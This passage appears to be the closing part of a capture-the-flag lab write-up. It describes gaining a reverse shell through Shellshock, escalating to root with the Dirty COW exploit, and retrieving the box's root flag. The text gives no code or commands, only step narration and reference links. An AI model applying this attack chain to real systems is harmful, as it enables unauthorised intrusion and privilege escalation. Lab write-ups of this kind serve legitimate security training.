
The payload successfully triggered vulnerability and gave me a reverse shell as the www-data user.

Step 5: Dirty COW Exploit (CVE-2016-5195)

I encountered an issue.




Now, it has bypassed successfully



Step 6: Root Access & Flag Retrieval

Upgraded shell with Python PTY. Switched to firefart. Retrieved flag.



Conclusion

Successfully exploited Shellshock to gain a reverse shell. Escalated to root using Dirty COW, and retrieved the root flag: {Sum0-SunCSR-2020_r00t}

References:

- Shellshock Vulnerability: https://nvd.nist.gov/vuln/detail/CVE-2014-6271
- Dirty COW https://www.exploit-db.com/exploits/40839
- Nmap Documentation: https://nmap.org/book/man.html
- Nikto Web Scanner: https://github.com/sullo/nikto
- Gobuster Tool: https://github.com/OJ/gobuster